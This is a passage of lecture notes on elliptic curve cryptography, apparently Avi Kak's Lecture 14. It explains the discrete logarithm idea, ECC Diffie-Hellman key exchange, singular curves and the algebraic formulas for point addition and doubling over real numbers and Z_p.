The YouTube video is a recording of a panel session at the Console Hacking 2010 forum of the 27^{th} Chaos Communication Congress. You can see additional such video clips at YouTube if you search for strings like "Console Hacking 2010". The slides that were presented at CCC can be downloaded from

`http://events.ccc.de/congress/2010/Fahrplan/attachments/1780_27c3_console_hacking_2010.pdf`

These slides contain a lot of useful comparative information regarding the different game consoles.

14.2: THE MAIN IDEA OF ECC — IN A NUTSHELL

- Imagine we have a set of points (x_i, y_i) in a plane. The set is very, very large but finite. We will denote this set by E.

- Next imagine we can define a group operator on this set. As you know from Lecture 4, a group operator is typically denoted by the symbol '+' even when the operation itself has nothing whatsoever to do with ordinary arithmetic addition. So given two points P and Q in the set E, the group operator will allow us to calculate a third point R, also in the set E, such that $P + Q = R$.

- Given a point $G \in E$, we will particularly be interested in using the group operator to find $G+G$, $G+G+G$, $G+G+G+\ldots+G$ for an arbitrary number of repeated invocations of the group operator. Given *an ordinary integer* k, we will use the notation $k \times P$ to represent the repeated addition $G+G+\ldots+G$ in which G makes k appearances, with the operator '+' being invoked $k-1$ times. [Note that $k \times G$ is NOT an attempt to define a multiplication operator on the set E. That is because k is an ordinary integer. In other words, k is not in the set E. The only meaning to be associated with $k \times G$ is that of repeated addition.]

- Now imagine that the set E is magical in the sense that, after we have calculated $k \times G$ for a given point $G \in E$, it is extremely difficult to recover k from $k \times G$. We will assume that the only way to recover k from $k \times G$ is to try every possible repeated summation like $G + G$, $G + G + G$, $G + G + G + \ldots + G$ until the result equals what we have for $k \times G$. [Trying to figure out how many times G participates in the repeated sum $G + G + G + \ldots + G$ in order for the result to equal $k \times G$ is referred to as solving the *discrete logarithm problem*. To see why that is so, consider the traditional notion of logarithm that allows us to write $a^k = b$ as $k = \log_a b$. Obviously, a^k is nothing but $a \times a \times \ldots \times a$ with a making k appearances in the repeated invocations of the binary operator '$\times$'. So when we write $a^k = b$ as $k = \log_a b$, we calculate the number of times a participates in the repeated invocations of the binary operator involved. That is the same as what we want to do in order to determine the value of k from $k \times G$: we want to find out how many times G participates in the repeated invocations of the '+' operator. Just don't be fooled by the appearance of the operator '$\times$' in $k \times G$. It is really not a multiplication. It is a shortcut for denoting the repeated addition $G + G + \ldots + G$ involving k appearances of G. The notion of discrete logarithms was discussed earlier in Section 11.8 of Lecture 11 and in Section 13.7 of Lecture 13.]

- If we could ensure the above condition, then "products" like $k \times G$ for $G \in E$ could be used by two parties in a Diffie-Hellman like protocol for sharing a secret session key. Section 14.11 will show you how that can be done. [To convey to you the core idea of what you'll see in Section 14.11, let's say that the point G is made public for all to use. Now party A will select an integer $X_A = k_1$ as his/her private key. The public key for A will be $Y_A = X_A \times G$, that is, a k_1-fold application of the group operator to the point G, implying that while the private key is an ordinary integer, the public key is a point like G. Party B does exactly the same thing: it selects an integer $X_B = k_2$ as his/her private key, with the public key for B being $Y_B = X_B \times G$. The two parties exchange their public keys. Subsequently, A computes the session key by $K_A = X_A \times Y_B = k_1 \times k_2 \times G$ and B computes the session key $K_B = X_B \times Y_A = k_2 \times k_1 \times G$.

Obviously, $K_A = K_B$.]

- **All of the assumptions we have made above are satisfied when the set E of points (x_i, y_i) is drawn from an elliptic curve.**

14.3: WHAT ARE ELLIPTIC CURVES?

- First and foremost, elliptic curves have nothing to do with ellipses. Ellipses are formed by quadratic curves. Elliptic curves are always cubic. [Note: *Elliptic curves* are called *elliptic* because of their relationship to *elliptic integrals* in mathematics. An elliptic integral can be used to determine the arc length of an ellipse.]

- The simplest possible "curves" are, of course, straight lines.

- The next simplest possible curves are conics, these being quadratic forms of the following sort

$$ax^2 + bxy + cy^2 + dx + ey + f = 0$$

If $b^2 - 4ac$ is less than 0, then the curve is either an ellipse, or a circle, or a point, or the curve does not exist; if it is equal to 0, then we have either a parabola, or two parallel lines, or no curve at all; if it is greater than 0, then we either have a hyperbola or two intersecting lines. (Note that, by definition, a conic is the intersection of a plane with two cones that are joined at their tips.)

- The next simplest possible curves are elliptic curves. An elliptic curve in its "standard form" is described by

$$y^2 \quad = \quad x^3 \quad + \quad ax \quad + \quad b$$

for some fixed values for the parameters a and b. This equation is also referred to as **Weierstrass Equation** of **characteristic** 0. [The equation shown involves multiplications and additions over certain objects that are represented by x, y, a, and b. The values that these object acquire are meant to be drawn from a set that must at least be a **ring** with a multiplicative identity element. (See Lecture 4 for what a ring is.) The **characteristic** of such a ring is the number of times you must add the multiplicative identity element in order to get the additive identity element. If adding the multiplicative identity element to itself, no matter how many times, **never** gives us the additive identity element, we say the characteristic is 0. For illustration, the set of all *real* numbers is of characteristic 0 because no matter how many times you add 1 to itself, you will never get a 0. When a set is `not` of characteristic 0, there will exist an integer p such that $p \times n = 0$ for all n. The value of p is then the characteristic of the integral domain. For example, in the set of remainders Z_9 (which is a ring with a multiplicative identity element of 1, although it is not an integral domain since $3 \times 3 = 0 \ mod \ 9$) that you saw in Lecture 5, the numbers $9 \times n$ are 0 for every value of the integer n. So we can say that Z_9 is a ring of characteristic 9. When we say that the equation shown above is of characteristic 0, we mean that the set of numbers that satisfy the equation constitutes a ring of characteristic 0.]

- Elliptic curves have a rich algebraic structure that can be put to use for cryptography.

- Figure 1 shows some elliptic curves for a set of parameters $(a,\ b)$. The top four curves all look smooth (they do not have cusps, for




Figure 1: *Elliptic curves for different values of the parameters a and b.* (*This figure is from Lecture 14 of "Lecture Notes on Computer and Network Security" by Avi Kak.*)

example) because they all satisfy the following condition on the **discriminant** of the polynomial $f(x) = x^3 + ax + b$:

$$4a^3 + 27b^2 \neq 0 \qquad (1)$$

[Note: The **discriminant of a polynomial** is the product of the squares of the differences of the polynomial roots. The roots of the polynomial $f(x) = x^3 + ax + b$ are obtained by solving the equation $x^3 + ax + b = 0$. Since this is a cubic polynomial, it will in general have three roots. Let's call them r_1, r_2, and r_3. Its discriminant will therefore be

$$D_3 = \prod_{i<j}^{3}(r_i - r_j)^2$$

which is the same as $(r_1 - r_2)^2(r_1 - r_3)^2(r_2 - r_3)^2$. It can be shown that when the polynomial is $x^3 + ax + b$, the discriminant reduces to

$$D_3 = -16(4a^3 + 27b^2)$$

This discriminant must not become zero for an elliptic curve polynomial $x^3 + ax + b$ to possess three distinct roots. If the discriminant is zero, that would imply that two or more roots have coalesced, giving the curve a cusp or some other form of non-smoothness. Non-smooth curves are called **singular**. This notion will be defined more precisely later. It is **not safe** to use singular curves for cryptography. As to why that is the case will become clear later in these lecture notes.]

- The **bottom two** examples in Figure 1 show two elliptic curves for which the condition on the discriminant is violated. For the one on the left that corresponds to $f(x) = x^3$, all three roots of the cubic polynomial have coalesced into a single point and we get a cusp at that point. For the one on the right that corresponds to $f(x) = x^3 - 3x + 2$, two of the roots have coalesced into the point where the curve crosses itself. These two curves are **singular**.

As mentioned earlier, it is **not safe** to use singular curves for cryptography.

- Note that since we can write

$$y \quad = \quad \pm\sqrt{x^3 \;+\; ax \;+\; b}$$

elliptic curves in their standard form will be symmetric about the x-axis.

- It is difficult to comprehend the structure of the curves that involve polynomials of degree greater than 3.

- To give the reader a taste of the parameters used in elliptic curves meant for real security, here is an example:

$$\begin{aligned} y^2 \;=\; x^3 \;&+\; 3176890812513255034763174764138276932727469559 27x \\ &+\; 7905289660787875871812057202571853543210065 1934 \end{aligned}$$

This elliptic curve is used in the Microsoft Windows Media **Digital Rights Management** Version 2. We will have more to say about this curve in Section 14.14.

14.4: A GROUP OPERATOR DEFINED FOR POINTS ON AN ELLIPTIC CURVE

- The points on an elliptic curve can be shown to constitute a group.

- Recall from Lecture 4 that a group needs the following: (1) a group operator; (2) an identity element with respect to the operator; (3) closure and associativity with respect to the operator; and (4) the existence of inverses with respect to the operator.

- The group operator for the points on an elliptic curve is, by convention, called **addition**. Its definition has nothing to do with the conventional arithmetic addition.

- To add a point P on an elliptic curve to another point Q on the same curve, we use the following rule

  - We first join P with Q with a straight line. The third point of the intersection of this straight line with the curve, if such

an intersection exists, is denoted R. The mirror image of this point with respect to the x-coordinate is the point $P + Q$. If the third point of intersection does **not** exist, we say it is at **infinity**.

– The upper two curves in Figure 2 illustrate the addition operation for two different elliptic curves. The values for a and b for the upper curve at the left are -4 and 0, respectively. The values for the same two constants for the upper curve on the right are 2 and 1, respectively.

- But what happens when the intersection of the line joining P and Q with the curve is at infinity?

- We denote the point at infinity by the special symbol **O** and, *through the stipulations that follow*, we then show that this can serve as the additive identity element for the group operator. [If you really think about it, the point represented by **O** is actually at infinity — along the y-axis. You see, the only time when the line joining P and Q does NOT intersect the curve is when that line is parallel to the y-axis. Stare at the right hand portion of the curves in Figure 2, the portion that is open toward the positive direction of the y-axis. As you follow this curve starting from the point on the x-axis, you see the concavity in the curve as it rises to eventually become parallel to the y-axis. This concavity implies that if you were to draw a line through any two points in the upper half of the curve, it is guaranteed to intersect the curve in its lower half portion. Additionally, if you draw a line between any point in the upper half of the curve and a point in lower half, it will intersect the curve either in the upper half or in the lower half.]

- We stipulate that $P + \mathbf{O} = P$ for any point on the curve. [To continue with the small-font note in the previous bullet, joining P with $\mathbf{O}$ according to our group law requires that we draw a line through P that is parallel to the y-axis, and that we then find the "other" point where this line intersects the curve. It follows from the next bullet that this "other" point will be the mirror reflection of P about the x-axis. That is, this "other" point will be at $-P$. When we reflect it with respect to the x-axis, we get back P.]

- We define the additive inverse of a point P as its mirror reflection with respect to the x coordinate. So if Q on the curve is the mirror reflection of P on the curve, then $Q = -P$. For any such two points, it would obviously be the case that the third point of intersection with the curve of a line passing through the first two points will be at infinity. That is, the point of intersection of a point and its additive inverse will be the distinguished point $\mathbf{O}$.

- We will further stipulate that that $\mathbf{O} + \mathbf{O} = \mathbf{O}$, implying that $-\mathbf{O} = \mathbf{O}$. [This is in keeping with the fundamental concept in mathematics that you get to the same point at infinity regardless of whether you head out in the positive direction or the negative direction along a coordinate axis.] Therefore, the mirror reflection of the point at infinity is the same point at infinity.

- Now we can go back to the issue of what happens to $P+Q$ when the intersection of the line passing through the two points P and Q with the elliptic curve is at infinity, as would be the case when P and Q are each other's mirror reflections with regard to the x-axis. Obviously, in this case, the intersection of P and Q is at




Figure 2: *A pictorial depiction of the group law for elliptic curves.* (*This figure is from Lecture 14 of "Lecture Notes on Computer and Network Security" by Avi Kak.*)

the distinguished point **O**, whose mirror reflection is also at **O**. Therefore, for such points, $P + Q = \mathbf{O}$ and $Q = -P$.

- We have already defined the additive inverse of a point P as its mirror reflection about the x-axis. What is the additive inverse of a point where the tangent is parallel to the y-axis? The additive inverse of such a point is the point itself. That is, if the tangent at P is parallel to the y-axis, then $P + P = \mathbf{O}$.

- In general, what does it mean to add P to itself? To see what it means, let's consider two distinct points P and Q and let Q approach P. The line joining P and Q will obviously become a tangent at P in the limit. Therefore, the operation $P+P$ means that we must draw a tangent at P, find the intersection of the tangent with the curve, and then take the mirror reflection of the intersection.

- For an elliptic curve

$$y^2 = x^3 + ax + b$$

we define the set of all points on the curve **along with the distinguished point O** by $E(a, b)$.

- $E(a, b)$ is a group with the "addition" operator as we defined it previously in this section.

- $E(a, b)$ is closed with respect to the addition operation. We can also show geometrically that the property of associativity is satisfied. Every element in the set has its additive inverse in the set.

- Since the operation of "addition" is commutative, $E(a, b)$ is an **abelian group**. (Lecture 4 defines abelian groups.)

- Just for notational convenience, we now define "multiplication" on this group as repeated addition. Therefore,

$$k \times P \quad = \quad P \quad + \quad P \quad + \quad \ldots \quad + \quad P$$

  with P making k appearances on the right. [Note that we are NOT defining a multiplication operator over the set $E(a, b)$. This is merely a notational convenience to define a k-fold addition of an element of $E(a, b)$ to itself.]

- Therefore, we can express $P \ + \ P$ as $2P$, $P \ + \ P \ + \ P$ as $3P$, and so on.

- The two curves at the bottom in Figure 2 show us calculating $2P$ and $3P$ for a given P. The values of a and b for the lower curve on the left are -4 and 2, respectively. The values for the same two constants for the lower curve on the right are both 3.

14.5: THE CHARACTERISTIC OF THE UNDERLYING FIELD AND THE SINGULAR ELLIPTIC CURVES

- The examples of the elliptic curves shown so far were for **the field of real numbers**. (See Lecture 4 for what is meant by a field.) What that means is that the coefficients a and b and the values taken on by the variables x and y all belong to the field of real numbers. These fields are of **characteristic** zero because no matter how many times you add the multiplicative identity element to itself, you'll never get the additive identity element. (See the explanatory note at the fourth bullet in Section 14.3 for what is meant by the characteristic of a field.)

- The group law of Section 14.4 can also be defined when the underlying field is of characteristic 2 or 3. [It follows from the explanatory note in the fourth bullet in Section 14.3, when we consider *real* numbers modulo 2, we have an underlying field of characteristic 2. By the same token, when we consider *real* numbers modulo 3, we have an underlying field of characteristic 3.] But now the elliptic curve $y^2 = x^3 + ax + b$ becomes **singular**, a notion that we will define more precisely shortly. While singular elliptic curves do admit group laws of the sort we showed in Section 14.4, such groups, although defined over the points on the elliptic curve, become **isomorphic** to either the multiplicative or

the additive group over the underlying field itself, depending on the type of singularity. **That fact makes singular elliptic curves unsuitable for cryptography because they are easy to crack.**

- To show that the elliptic curve $y^2 = x^3+ax+b$ becomes **singular** when the characteristic of the underlying field is 2, let's look at the partial derivatives of the two sides of the equation of this curve:

$$2ydy \;\; = \;\; 3x^2dx \;+\; adx$$

implying

$$\frac{dy}{dx} \;\; = \;\; \frac{3x^2 \;+\; a}{2y} \tag{2}$$

- A point on the curve is **singular** if $\frac{dy}{dx}$ is not properly defined there and a curve that contains a singular point is a **singular curve**. [If $\frac{dy}{dx}$ is not properly defined at a point, then we cannot construct a tangent at that point. Such a point would not lend itself to the group law presented in Section 14.4, since that law requires us to draw tangents.] This would be the point where **both** the numerator and the denominator are zero. [When only the denominator goes to zero, the slope is still defined even though it is ∞.] So the elliptic curve $y^2 = x^3 + ax + b$ will become singular if it contains a point (x, y) so that

$$3x^2 \;+\; a \;\; = \;\; 0$$

$$2y \quad = \quad 0$$

and the point (x, y) satisfying these two equations lies on the curve.

- When the underlying field is of characteristic 2, the equation $2y = 0$ will always be satisfied since the number 2 is the same thing as 0. [This follows from the definition of **characteristic** in the explanatory note fourth bullet of Section 14.3]. And the numerator condition $3x^2 + a = 0$ will be satisfied at any point on the curve where $x = \sqrt{\frac{-a}{3}}$. Since we define a singular point as one where both the numerator *and* the denominator go to zero, when the characteristic of the underlying field is 2, the curve $y^2 = x^3 + ax + b$ will be singular on account of this condition being satisfied at the point where the x coordinate equals $\sqrt{\frac{-a}{3}}$.

- Let's now consider the case of a field of characteristic 3. In this case, since 3 is the same thing as 0, we can write for the curve slope from Equation (2):

$$\frac{dy}{dx} \quad = \quad \frac{a}{2y}$$

This curve becomes singular if we should choose $a = 0$ since the denominator in the ratio shown above will also go to zero at the point where the curve intersects the x-axis.

- In general, when using the elliptic curve equation $y^2 = x^3+ax+b$, we avoid underlying fields of characteristic 2 or 3 because of the nature of the constraints they place on the parameters a and b in order for the curve to not become singular.

14.6: AN ALGEBRAIC EXPRESSION FOR ADDING TWO POINTS ON AN ELLIPTIC CURVE

- Given two points P and Q on an elliptic curve $E(a, b)$, we have already pointed out that to compute the point $P + Q$, we first draw a straight line through P and Q. We next find the third intersection of this line with the elliptic curve. We denote this point of intersection by R. Then $P + Q$ is equal to the mirror reflection of R about the x-axis.

- In other words, if P, Q, and R are the three intersections of the straight line with the curve, then

$$P + Q = -R$$

- This implies that the three intersections of a straight line with the elliptic curve must satisfy

$$P + Q + R = \mathbf{O}$$

- We will next examine the algebraic implications of the above relationship between the three points of intersection.

- The equation of the straight line that runs through the points P and Q must be of the form:

$$y \;=\; \alpha x \;+\; \beta$$

where α is the slope of the line, which is given by

$$\alpha \;=\; \frac{y_Q \;-\; y_P}{x_Q \;-\; x_P}$$

- For a point $(x,\; y)$ to lie at the intersection of the straight line and the elliptic curve $E(a, b)$, the following equality must hold

$$(\alpha x \;+\; \beta)^2 \;=\; x^3 \;+\; ax \;+\; b \qquad (3)$$

since $y \;=\; \alpha x \;+\; \beta$ on the straight line through the points P and Q and since the equation of the elliptic curve is $y^2 \;=\; x^3 + ax + b$.

- For there to be three points of intersection between the straight line and the elliptic curve, the cubic form in Equation (3) must have three roots. **We already know two of these roots, since they must be x_P and x_Q, correspond to the points P and Q.**

- Being a cubic equation, since Equation (3) has at most three roots, the remaining root must be x_R, the x-coordinate of the third point R.

- Equation (3) represents a **monic polynomial**. What that means is that the coefficient of the highest power of x is 1.

- **A property of monic polynomials is that the sum of their roots is equal to the negative of the coefficient of the second highest power.** Expressing Equation (3) in the following form:

$$x^3 \;-\; \alpha^2 x^2 \;+\; (a \;-\; 2\alpha\beta)x \;+\; (b \;-\; \beta^2) \;=\; 0 \quad (4)$$

we notice that the coefficient of x^2 is $-\alpha^2$. Therefore, we have

$$x_P \;+\; x_Q \;+\; x_R \;=\; \alpha^2$$

We therefore have the following result for the x-coordinate of R:

$$x_R \;=\; \alpha^2 \;-\; x_P \;-\; x_Q \qquad (5)$$

- Since the point (x_R, y_R) must be on the straight line $y \;=\; \alpha x + \beta$, we can write for y_R:

$$y_R \;=\; \alpha x_R \;+\; \beta$$

$$\begin{aligned} &= \quad \alpha x_R \;+\; (y_P \;-\; \alpha x_P) \\ &= \quad \alpha(x_R \;-\; x_P) \;+\; y_P \qquad (6) \end{aligned}$$

- To summarize, ordinarily a straight line will intersect an elliptic curve at three points. If the coordinates of the first two points are (x_P, y_P) and (x_Q, y_Q), then the coordinates of the third point are

$$\begin{aligned} x_R &= \alpha^2 \;-\; x_P \;-\; x_Q \qquad (7) \\ y_R &= \alpha(x_R \;-\; x_P) \;+\; y_P \qquad (8) \end{aligned}$$

- We started out with the following relationship between P, Q, and R

$$P \;+\; Q \;=\; -R$$

we can therefore write the following expressions for the x and the y coordinates of the addition of two points P and Q:

$$\begin{aligned} x_{P+Q} &= \alpha^2 \;-\; x_P \;-\; x_Q \qquad (9) \\ y_{P+Q} &= \alpha(x_P \;-\; x_R) \;-\; y_P \qquad (10) \end{aligned}$$

since the y-coordinate of the reflection $-R$ is negative of the y-coordinate of the point R on the intersecting straight line.

14.7: AN ALGEBRAIC EXPRESSION FOR CALCULATING $2P$ FROM P

- Given a point P on the elliptic curve $E(a, b)$, computing $2P$ (which is the same thing as computing $P + P$), requires us to draw a tangent at P and to find the intersection of this tangent with the curve. The reflection of this intersection about the x-axis is then the value of $2P$.

- Given the equation of the elliptic curve $y^2 = x^3 + ax + b$, the slope of the tangent at a point (x, y) is obtained by differentiating both sides of the curve equation

$$2y\frac{dy}{dx} = 3x^2 + a$$

- We can therefore write the following expression for the slope of the tangent at point P:

$$\alpha = \frac{3x_P^2 + a}{2y_P} \tag{11}$$

- Since drawing the tangent at P is the limiting case of drawing a line through P and Q as Q approaches P, two of the three roots of the following equation (which is the same as Equation (3) you saw before):

$$(\alpha x + \beta)^2 = x^3 + ax + b \tag{12}$$

  must coalesce into the point x_P and the third root must be x_R. As before, R is the point of intersection of the tangent with the elliptic curve.

- As before, we can use the property that sum of the roots of the monic polynomial above must equal the negative of the coefficient of the second highest power. Noting two of the three roots have coalesced into x_P, we get

$$x_P + x_P + x_R = \alpha^2$$

- This gives us the following expression for the x coordinate of the point R:

$$x_R = \alpha^2 - 2x_P \tag{13}$$

- Since the point R must also lie on the straight line $y = \alpha x + \beta$, substituting the expression for x_R in this equation yields

$$\begin{aligned} y_R &= \alpha x_R + \beta \\ &= \alpha x_R + (y_P - \alpha x_P) \\ &= \alpha(x_R - x_P) + y_P \end{aligned} \tag{14}$$

- To summarize, if we draw a tangent at point P to an elliptic curve, the tangent will intersect the curve at a point R whose coordinates are given by

$$\begin{aligned} x_R &= \alpha^2 - 2x_P \\ y_R &= \alpha(x_R - x_P) + y_P \end{aligned} \tag{15}$$

- Since the value of $2P$ is the reflection of the point R about the x-axis, the value of $2P$ is obtained by taking the negative of the y-coordinate:

$$\begin{aligned} x_{2P} &= \alpha^2 - 2x_P \\ y_{2P} &= \alpha(x_P - x_R) - y_P \end{aligned} \tag{16}$$

  Except for the fact that α is now different, these formulas look very much like those shown in Equations (9) and (10) for the case when the two points are the same.

14.8: ELLIPTIC CURVES OVER Z_p FOR PRIME p

- The elliptic curve arithmetic we described so far was over **real numbers**. These curves cannot be used as such for cryptography because calculations with real numbers are prone to round-off error. **Cryptography requires error-free arithmetic.** That is after all the main reason for the notion of a finite field that was introduced in Lectures 4 through 7.

- By restricting the values of the parameters a and b, the value of the independent variable x, and the value of the dependent variable y to some **prime finite field** Z_p, we obtain elliptic curves that are more appropriate for cryptography. Such curves would be descrbed by

$$y^2 \quad \equiv \quad (x^3 \quad + \quad ax \quad + \quad b) \quad (mod\, p) \qquad (17)$$

  The points on such curves would be subject to the modulo p version of the same smoothness constraint on the discriminant as we had for the case of real numbers [see Equation (1) in Section 14.3]:

$$(4a^3 \quad + \quad 27b^2) \quad \neq \quad 0 \quad (mod\, p)$$

- We will use the notation $E_p(a,b)$ to represent all the points (x,y) that obey the conditions laid down above. $E_p(a,b)$ will also include the distinguished point **O**, the point at infinity.

- So the points in $E_p(a,b)$ are the set of coordinates (x,y), with $x,y \in Z_p$, such that the equation $y^2 = x^3 + ax + b$, with $a,b \in Z_p$ is satisfied modulo p and such that the condition $4a^3 + 27b^2 \neq 0 \ (mod\ p)$ is fulfilled.

- Obviously, then, the set of points in $E_p(a,b)$ is no longer a curve, but a collection of discrete points in the (x,y) plane (or, even more precisely speaking, in the Cartesian product $Z_p \times Z_p$).

- Since the points in $E_p(a,b)$ can no longer be connected to form a smooth curve, we cannot use the geometrical construction to illustrate the action of the group operator. That is, given a point P, now one cannot show geometrically how to compute $2P$, or given two points P and Q, one cannot show geometrically how to determine $P+Q$. **However, the algebraic expressions we derived for these operations continue to hold good provided the calculations are carried out modulo p.**

